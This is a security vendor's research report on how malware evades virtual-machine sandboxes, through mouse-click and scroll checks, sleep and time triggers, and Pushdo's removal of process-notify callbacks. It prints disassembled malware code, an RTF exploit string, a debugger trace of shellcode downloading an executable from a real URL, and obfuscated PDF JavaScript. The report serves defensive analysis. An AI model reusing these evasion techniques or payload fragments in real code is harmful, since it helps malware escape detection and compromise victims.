REPORT

HOT KNIVES THROUGH BUTTER:

Evading File-based Sandboxes

Authors: Abhishek Singh
and Zheng Bu

SECURITY
REIMAGINED

CONTENTS

Executive Summary

With organizations facing a deluge of cyber-attacks, virtual-machine sandboxing has become a popular tool for quickly examining legions of files for suspicious activity. These sandboxes provide isolated, virtual environments that monitor the actual behavior of files as they execute. In theory, this setup enables security professionals to spot malicious code that evades traditional signature-based defenses.

But sandboxes are only as good as the analysis that surrounds them. By themselves, sandboxes can only monitor and report file activity, not analyze it. And unfortunately for organizations that rely on them, the file-based sandboxes used by many vendors are proving oblivious to the latest malware. Attackers are using a variety of techniques to slip under the radar of these sandboxes, leaving systems just as vulnerable as they were before.

Note: The term "sandboxing" is a broad concept that includes many forms of isolating code. This report focuses on file-based sandboxing that uses instrumented virtual-machine (VM) environments to simulate targeted computers, execute unknown files, and monitor those files' activity for reporting and analysis. The techniques outlined in this report render VM-aware malware invisible to this category of sandboxing. Detecting them requires analyzing the context of behavior and correlating disparate phases of an attack through multi-flow analysis—which is how FireEye researchers identified the malware samples outlined in this report.

This report is an updated version of the report published in February 2014. In this update we have added:

- New evasion techniques that make use of human interaction to evade file-based sandboxes
- Under the Configuration section we provide details about techniques that use image files to hide executables with malicious behavior to evade file-based sandboxes

This report details the following categories of sandbox-evasion techniques:

- Human interaction—mouse clicks and dialog boxes
- Configuration-specific—sleep calls, time triggers, process hiding, malicious downloaders, execution name of the analyzed files, volume information, and execution after reboot
- Environment-specific—version, embedded iframes (in flash, swf, jpg files), embedded executable in an image file, and DLL loaders
- VMware-specific—system-service lists, unique files, and the VMX port

Introduction

Security professionals widely agree that traditional signature-based security measures are toothless against today's sophisticated attacks.[1] Advanced malware is dynamic and polymorphic, exploiting unknown vulnerabilities to attack through multiple vectors in a coordinated fashion.

Malware defenses have had to evolve. Instead of relying on signatures, automated analysis systems examine malware behavior using sandboxing. These self-contained simulated computer environments allow files to execute without doing any real damage. Observing the files in these virtual environments, security systems can flag suspicious behavior, such as changes to the operating system or calls to the attacker's command-and-control (CnC) servers.

But attackers have evolved, too. Mindful that their code may execute in a sandbox before it reaches its target, malware authors are creating VM-aware code that hides any telltale behavior until it has reached "live" prey. Observing no suspicious actions in the sandbox, the security analysis deems the code harmless.

The key for malware authors is determining whether the code is running in a virtual environment or on a real target machine. To that end, malware authors have a developed a variety of techniques.

Human Interaction

File-based sandboxes emulate physical systems, but without a human user. Attackers use this key difference to their advantage, creating malware that lies dormant until it detects signs of a human user: a mouse click, intelligent responses to dialog boxes, and the like. This section describes these checks in more detail.

Mouse clicks

UpClicker, a trojan analyzed in December 2012, was among the earliest-discovered malware samples that used mouse clicks to detect human activity.[2] (A similar, albeit simpler, technique emerged a few months earlier.[3]) To fool sandboxes, UpClicker establishes communication with malicious CnC servers only after detecting a click of the left mouse button. UpClicker is a wrapper around Poison Ivy, a remote access tool (RAT) tied extensively to advanced persistent threat (APT) attacks.[4]

Figure 1 shows a snippet of the UpClicker code, which calls the function SetWinodwsHookExA using 0Eh as a parameter value. This setting installs the Windows hook procedure WH_MOUSE_LL, used to monitor low-level mouse inputs.[5]

[1] Gartner. "Best Practices for Mitigating Advanced Persistent Threats." January 2012.
[2] FireEye. "Don't Click the Left Mouse Button: Introducing Trojan UpClicker." December 2012.
[3] Symantec. "Malware Authors Using New Techniques to Evade Automated Threat Analysis Systems." October 2012.
[4] ZDNet. "'Nitro' targeted malware attacks hit chemical companies." November 2011.
[5] Microsoft. "SetWindowsHookEx function." June 2013.

```
add     esp, 8
push    0                   ; dwThreadId
push    0                   ; lpModuleName
call    ds:GetModuleHandleA
push    eax                 ; hmod
push    offset fn           ; lpfn
push    0Eh                 ; idHook ; WH_MOUSE_LL
call    ds:SetWindowsHookExA
mov     esi, ds:GetMessageA
push    0                   ; wMsgFilterMax
```

Figure 1: Malware code showing hook to mouse (pointer fn highlighted).

```
{
  char Dest; // [sp+Ch] [bp-A8h]@3
  char v5; // [sp+Dh] [bp-A7h]@3
  __int16 v6; // [sp+91h] [bp-23h]@3
  __int16 v7; // [sp+B1h] [bp-3h]@6
  char v8; // [sp+B3h] [bp-1h]@6

  if ( !nCode )
  {
    switch ( wParam )
    {
      case 0x200u:                              // WM_MOUSEMOVE
        Dest = 0;
        memset(&v5, 0, 0x84u);
        v6 = 0;
        sprintf(&Dest, "q5y8q5y8q5y8q5y8q5y8q5y8q5y8q5y8q5y8q5y8q5y8q5y8");
        break;
      case 0x201u:                              // WM_LBUTTONDOWN
        Dest = 0;
        memset(&v5, 0, 0xA4u);
        v7 = 0;
        v8 = 0;
        sprintf(&Dest, "v9i02ks3k7a8v9i02ks3k7a8v9i02ks3k7a8v9i02ks3k7a8");
        break;
      case 0x202u:                              // WM_LBUTTONUP
        UnhookWindowsHookEx(hhk);
        sub_401170();
        break;
    }
```

Figure 2: Code pointed by pointer fn, highlighting the action for a mouse click up.

The pointer fn highlighted in Figure 1 refers to the hook procedure circled in Figure 2.

This code watches for a left-click on the mouse—more specifically, an up-click, which is where the Trojan gets its name. When an up-click occurs, the code calls function UnhookWindowsHookEx () to stop monitoring the mouse and then calls the function sub_401170 () to execute the malicious code.

Another APT-related malware file called BaneChant, which surfaced six months after UpClicker, further refined the concept.[6] It activates only after three mouse clicks.

Dialog boxes

Another way of detecting a live target is displaying a dialog box that requires the user to respond. A common malware technique is using the MessageBox and MessageBoxEx API functions of Windows to create dialog boxes in EXE and DLL files. The malware activates only after the user clicks a button.

In the same way, malware can use JavaScript to open a dialog box within Adobe Acrobat PDF files using the app.alert() method documented in the JavaScript for Acrobat API. Figure 3 shows code that uses app.alert() API to open a dialog box. When the user clicks OK, the code uses the app.launchURL() method to open a malicious URL.

[6] FireEye. "Trojan.APT.BaneChant: In-Memory Trojan That Observes for Multiple Mouse Clicks." April 2013.

```
function MyPopup()
{
if(1==app.alert("This [illegible]
always install the latest [illegible]s. \n\nYou can continue w
update."))
app.launchURL("http:// [illegible] /dc [illegible] /u [illegible]
}
```

Figure 3: JavaScript code opening a dialog box
(references to specific websites blurred).

To scroll is human[7]

One malware we discovered lies dormant until the user scrolls to the second page of a Rich Text Format (RTF) document. So simulating human interaction with random or preprogrammed mouse movements isn't enough to activate its malicious behavior.

Here's how it works:

RTF documents consist of normal text, control words, and groups. Microsoft's RTF specification includes a shape-drawing function, which includes a series of properties using the following syntax:

{\sp {\sn propertyName } {\sv propertyValueInformation}}

In this code, \sp is the control word for the drawing property, \sn is the property name, and \sv contains information about the property value. The code snippet in Figure 4 exploits a vulnerability that occurs when using an invalid \sv value for the pFragments shape property.

A closer look at the exploit code, as shown in Figure 5.0, reveals a series of paragraph marks (./par) that appears before the exploit code.

```
\sn}{\sn}{\*\*}pFragments}{\*\*\*}{\*\*\sv{\*}9;2;ffffffffff#05000000000
```

Figure 4: Code exploiting vulnerability in the RTF pFragments property.

The repeated paragraph marks push the exploit code to the second page of the RTF document. So the malicious code does not execute unless the document scrolls down to bring the exploit code up into the active window—more likely a deliberate act by a human user than simulated movement in a virtual machine.

When the RTF is scrolled down to the second page, then only the exploit code triggers, and as shown in Figure 5.0, it makes a call to URLDownloadToFileA function from the shell code to download an executable file.

In a typical file-based sandbox, where any mouse activity is random or preprogrammed, the RTF document's second page will never appear. So the malicious code never executes, and nothing seems amiss in the sandbox analysis.

The rule of two (clicks)

Another sandbox-evading attack we spotted in recent attacks waits for two or more mouse clicks before executing.[7] To thwart earlier evasion techniques that detect human interaction, some sandboxes have begun programming one-time mouse clicks when executing code. But most people click mouse buttons many times throughout the day. By lying dormant until it detects more than two clicks, the malicious code ensures that the mouse clicks are from an actual person —not a sandbox mimicking one.

```
\par.\par.\par.\par.\par.\par.\par.\par.\par.\par.\par.\par.\par.\par.\par.\par.\par.\par.\par.\par\par{\shp{\sp}}{\shp{\
```

Figure 5: A series of \.par (paragraph marks) that appears before the exploit code.

```
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
0:009> bc
0:009> bl
 0 e 7e23bc8b     0001 (0001)  0:**** urlmon!URLDownloadToFileA
0:009> g
Breakpoint 0 hit
eax=7e23bc8b ebx=7c800000 ecx=00000000 edx=0e03813d esi=0e038131 edi=0e0381
eip=7e23bc8b esp=001296b8 ebp=00000000 iopl=0         nv up ei pl nz ac po c
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=000002
urlmon!URLDownloadToFileA:
7e23bc8b 8bff            mov     edi,edi
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wr
001296b4 0e038114 00000000 0e038143 0e03813d urlmon!URLDownloadToFileA
00000000 00000000 00000000 00000000 00000000 0xe038114
0:000> da 0e038143
0e038143  "http://ge.tt/api/1/files/96FcJ6B"
0e038163  "1/0/blob?download"
0:000> da 0e03813d
0e03813d  "a.exe"
```

Figure 6: Exploit code.

[7] Abhishek Singh. Sai Omkar Vasisht, "Turing Test in Reverse: New Sandbox-Evasion Technique seeking Human Interaction" June 24 2014.

Here's how this technique works:

1. The malware invokes the function Get AsyncKeyState in a loop. The function checks whether any mouse buttons are clicked by looking for the parameter 0x01, 0x02, or 0x04. (The parameter 0x01 is the virtual key code for the mouse's left button, 0x02 is the code for the right button, and 0x04 is the code of the middle button.)

2. The instruction "xor edi edi" sets the edi to 0.

3. If any of the buttons is pressed, the code invokes the instruction "inc edi," as shown in Figure 7.

4. After that, the instruction "cmp edi,2" checks whether the left, right or middle mouse buttons have been clicked more than two times. If so, code exits from the loop and gets to its real work. Otherwise, it stays under the radar, continuously checking for more mouse clicks.



Figure 7: Assembly code for evasion employing left, middle or right mouse clicks.

Slow mouse, fast sandbox[7]

Another recently discovered evasion technique involves checking for suspiciously fast mouse movement. To make sure an actual person is controlling the mouse or trackpad, malware code checks how quickly the cursor is moving. Superhuman speed is a telltale sign that the code is running in a sandbox.

This technique makes use of the Windows function GetCursorPos, which retrieves the system's cursor position. In the example malware code shown in Figure 8, GetCursorPos returns 614 for the x-axis value and 185 for the y-axis value.



Figure 8: Malware making its first call to the GetCursorPos function.

After few instructions, malicious code again calls GetCursorPos to check whether the cursor position has changed.

This time the function returns x= 1019 and y = 259, as shown in Figure 6.

A few instructions after the second GetCursorPos call, the malware code invokes the instruction "SUB EDI, DWORD PTR DS:[410F15]". As shown in the figure 9.0, the value in EDI is 0x103 (259 in decimal) and DS:[410F15] = 0xB9 (185 in decimal). The value 259 and 185 are the Y coordinates retrieved from the two GetCursorPos calls. If the difference between the two Y-coordinate measurements is not 0, then the malware terminates.



Figure 9: Malware making its second call to the GetCursorPos function.

In other words, if the cursor has moved between the two GetCursorPos calls (which are only a few instructions apart), then the malware concludes that the mouse movement is simulated. That's too fast to be a real-world mouse or track pad in normal use, so the code must be running in a sandbox.



Figure 10: Subtracting the Y coordinates to detect whether the cursor is moving too quickly to be human-controlled.

Configuration

As much as sandboxes try to mimic the physical computers they are protecting, these virtual environments are configured to a defined set of parameters. Cyber attackers, aware of these configurations, have learned to sidestep them.

Sleep calls

With a multitude of file samples to examine, file-based sandboxes typically monitor files for a few minutes and, in the absence of any suspicious behavior, move on to the next file.

That provides malware makers a simple evasion strategy: wait out the sandbox. By adding extended sleep calls, the malware refrains from any suspicious behavior throughout the monitoring process.

Trojan Nap, uncovered in February 2013,[8] takes this approach. The trojan is tied to the Kelihos Botnet, which Microsoft and Kaspersky had declared dismantled in 2011.[9]

Figure 11 shows a snippet of code from Trojan Nap. When executed, the malware sends an HTTP request for the file "newbos2.exe" from the "wowrizep.ru" domain, which is known to be malicious.



Figure 11: Malicious domain and the downloadable executable.

[8] FireEye. "An Encounter with Trojan Nap." February 2013.

[9] Microsoft. "Microsoft Neutralizes Kelihos Botnet, Names Defendant in Case." September 2011.



Figure 12: Nap Trojan code calling the SleepEx method.

```
string1+="Ird|/;)3C*4{\"U";
string1+="XM|?EFh!UluO#Y";
string1+="ek\\*V+PyBJ<Hx";
string1+="Y&0!Qs8cf4b7M2";
string1+="ywULKOcBE:zS4";
string1+="SM+\"!%7.mA`cX_";
string1+="b?jqR3";
var val = '';
for ( i=0; i<string1.length; i++){
key2 = key2 % 0x5e;
char1 = string1.charCodeAt(i) + key2;
if (char1 >= 0x7e){
char1 = char1-0x5e;
}
val += String.fromCharCode(char1);
key2 += char1;
}

return val;
}
var launch = app.setTimeOut(mystr(), 1000000);
```

Figure 13: JavaScript for Acrobat code waiting for 1,000,000 milliseconds using the app.setTimeout() method before calling the malicious mystr() function.

Then as shown in Figure 12, the code calls the SleepEx() method with a timeout parameter value of 0x0927C0 (600,000 milliseconds, or 10 minutes). Also, the “alterable” field attribute is set to false to ensure that the programming function does not return until that 10 minutes has elapsed—longer than most sandboxes execute a file sample.
The code also calls the undocumented API method NtDelayExecution() as an additional measure to delay any suspicious actions.

Malicious PDF files can use a similar method in the JavaScript for Acrobat API called app.setTimeout(). Figure 13 shows code from a malicious PDF file that uses this method to wait 100,000,000 milliseconds, or about 16 minutes, before calling a malicious function named mystr().

Time triggers

Sometimes, sleep API calls are used with time triggers to execute malware only after a given date and time; sandboxes monitoring the file before that time detects nothing unusual.

Case in point: a Trojan called Hastati, used for a massive, data-destroying attack in South Korea in March 2013. Hastati uses the GetLocalTime() API method, which imports a pointer to Windows’ SystemTime structure to determine the current local date and time. If the virtual machine is not monitoring the file at that particular time, the malware slips under the radar.



Figure 14: A snippet of Hastati code, highlighting a call to the GetLocalTime() method to determine the current time.



Figure 15: Malware making use of Sleep() call if trigger condition is not met.

As shown in Figure 7, the SystemTime structure returned the following values (in memory, the hexadecimal pairs are stored in reverse order):

- 07 DD (wYear)—2013 (corresponds to year)
- 00 06 (wMonth)—June (corresponds to month)
- 00 01 (wDayofWeek)—Monday (corresponds to day of the week)
- 00 11 (wDay)—17 (corresponds to the date)

In this case, the malicious code executes because the current time (Monday, June 17, 2013) has passed the detonation trigger (March 20, 2013 at 2:00 P.M.). But if the current time has not reached the detonation trigger, the malware calls a Sleep() function with the value 0EA60 (60,000 milliseconds), as shown in Figure 15. After that wait, the code checks the time again. If the current time still has not reached the detonation trigger, it calls the sleep function again, and so on, repeating the loop until the time has come to detonate.

Hiding processes

File-based sandboxes spot suspicious malware activity by monitoring all of the processes occurring in the operating system. Many sandboxes are configured to do this using a Microsoft-provided kernel routine called PsSetCreateProcessNotifyRoutine. This routine allows hardware drivers to create or modify lists of software routines to be called when a Windows process is created or terminated. File-based sandboxes can use this information to track system activity and protect critical resources.

Windows maintains an assortment of internal callback objects with the starting address of PsSetCreateProcessNotifyRoutine. (Up to eight callbacks may be registered on Windows XP SP2.) Unfortunately for non-Microsoft developers, the internal pointer of the initial routine is not exported. And no publicly disclosed method allows third-party applications to easily register for these notifications.

Not surprisingly, malware writers have found ways to take advantage of these undocumented internal pointers. One of the most notorious examples is Pushdo, a six-year-old family of malware that has proved especially destructive and resilient to shutdown efforts.[10]

Pushdo accesses PsCreateProcessNotifyRoutine to remove all registered callbacks—including those of any security software. Once it has removed the callbacks, it can create and terminate processes without raising any red flags.

For malware authors, the key is finding the internal pointer of PsSetCreateProcessNotifyRoutine. Figure 14 shows code extracted from the Windows kernel image (ntoskrnl.exe) using a disassembly tool IDA. The code reveals that the pointer offset is contained in x86 assembly of this routine.



Figure 16: PsSetCreateProcessNotifyRoutine for ntoskrnl.exe.

[10] Gunter Ollmann (Security Dark Reading). "Much Ado About PushDo." May 2013.

With this information, Pushdo easily cancels process notifications to security software. The Pushdo code shown in Figure 17 works as follows:

1. The malware determines the Windows build number using the NtBuildNumber function. For Windows XP, the build numbers are 2600 (32-bit) and 3790 (64-bit).

```
unsigned int v2; // [sp+Ch] [bp-8h]@6
unsigned __int8 v3; // [sp+12h] [bp-2h]@4
unsigned __int8 v4; // [sp+13h] [bp-1h]@4

if ( (signed __int16)NtBuildNumber == 2195 )
{
  v4 = 0xBAu;
  v3 = 0x84u;
}
else
{
  if ( (signed __int16)NtBuildNumber != 2600 && (signed __int16)NtBuildNumber != 3790 )
    return 0;
  v4 = 0xBFu;                          // Check for mov edi op code is BF
  v3 = 0x57u;                          // 57 is op code for Push edi
}
v2 = **(_DWORD **)((char *)jmp__PsSetCreateProcessNotifyRoutine + 2);
for ( i = v2; i < v2 + 128; ++i )
{
  if ( *(_BYTE *)i == v4 && *(_BYTE *)(i + 5) == v3 )
    return *(_DWORD *)(i + 1);
```

Figure 17: Retrieval of the PsCreateProcessNotifyRoutine.

```
.text:000116F6                    loc_116F6:                   ; DATA XREF: sub_116A4↑o
.text:000116F6 FF 25 A8 17 01 00              jmp     ds:_except_handler3
.text:000116F6                    ; ---------------------------------------------------------------
.text:000116FC CC CC CC CC                    dd 0CCCCCCCCh
.text:00011700 CC CC                          db 2 dup(0CCh)
.text:00011702                    ; ---------------------------------------------------------------
.text:00011702
.text:00011702                    jmp__PsSetCreateProcessNotifyRoutine:   ; DATA XREF: Get_PspCreateProcessNotifyRoutine+3A↑o
.text:00011702 FF 25 D4 17 01 00              jmp     ds:PsSetCreateProcessNotifyRoutine
.text:00011702                    ; ---------------------------------------------------------------
.text:00011708 CC CC CC CC                    dd 0CCCCCCCCh
.text:0001170C CC CC                          db 2 dup(0CCh)
.text:0001170E                    ; ---------------------------------------------------------------
.text:0001170E
.text:0001170E                    jmp_PsSetCreateThreadNotifyRoutine:   ; DATA XREF: Check_PsSetCreateThreadNotify?+3A↑o
.text:0001170E FF 25 D8 17 01 00              jmp     ds:PsSetCreateThreadNotifyRoutine
.text:0001170E                    ; ---------------------------------------------------------------
.text:00011714 00 00 00 00 00 00 00 00 00+    align 80h
.text:00011714 00 00 00 00 00 00 00 00 00+ text    ends
```

Figure 18: The jmp PsSetCreateProcessNotifyRoutine assembly code fragment.

2. The malware gets the runtime address for PsSetCreateProcessNotifyRoutine. The jmp_PsSetCreateProcessNotifyRoutine assembly code fragment, shown in Figure 18 contains a jmp command to the external PsSetCreateProcessNotifyRoutine routine. The jmp op-code is 2 bytes long. Therefore, runtime address of PsSetCreateProcess NotifyRoutine (in memory) is jmp PsSetCreateProcessNotifyRoutine + 2.

3. The malware linearly scans the assembly code for 0xBF followed 5 bytes later by 0x57. The value

4. immediately after the 0xBF is the internal PspCreateProcessNotifyRoutine address.

5. From there, the malware simply walks the PsCreateProcessNotifyRoutine pointer and NULLs out

6. all callback objects. For Windows XP, the operation code 0xBF is "mov edi," and 0x57 is "push edi."

Malicious downloader

Malicious downloaders typically contain code to make an HTTP request to a server controlled by the attacker and download the malware payload. Figure 19 shows an example of JavaScript code, in this case embedded in a PDF document, that makes an HTP request to a high-risk domain to fetch the malware.

